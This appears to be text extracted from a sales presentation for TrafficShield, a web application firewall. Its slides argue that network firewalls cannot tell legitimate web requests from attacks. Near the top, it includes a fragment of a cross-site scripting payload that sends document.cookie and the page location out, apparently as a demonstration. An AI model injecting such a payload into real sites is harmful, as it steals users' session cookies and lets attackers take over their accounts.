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
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(HTML allowed)**

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document.location + '&cookie=' +
document.cookie + '>');
</script>
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
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
Step One: The Browser



“Companies are putting more and more information into web browsers.”



Step Two: The Connection




“What they don’t realize is that these browsers have direct access to customer data – or servers that access that data.

If you can access your account data, you can access someone else’s.”



Step Three: Firewalls are Inadequate




“All of this communication is over Ports 80 and 443 – which are wide open on Network Firewalls.

They can’t tell the difference between me asking for my information and me asking for yours.”



Step Four: Introduce TrafficShield




“TrafficShield terminates that web traffic, and makes sure it’s legitimate.”




Step Five: How Does it Work?

“TrafficShield can tell if the request is legitimate because when it is installed, it creates a little map of the application, and checks to see if a given request is part of that map of legal requests.”





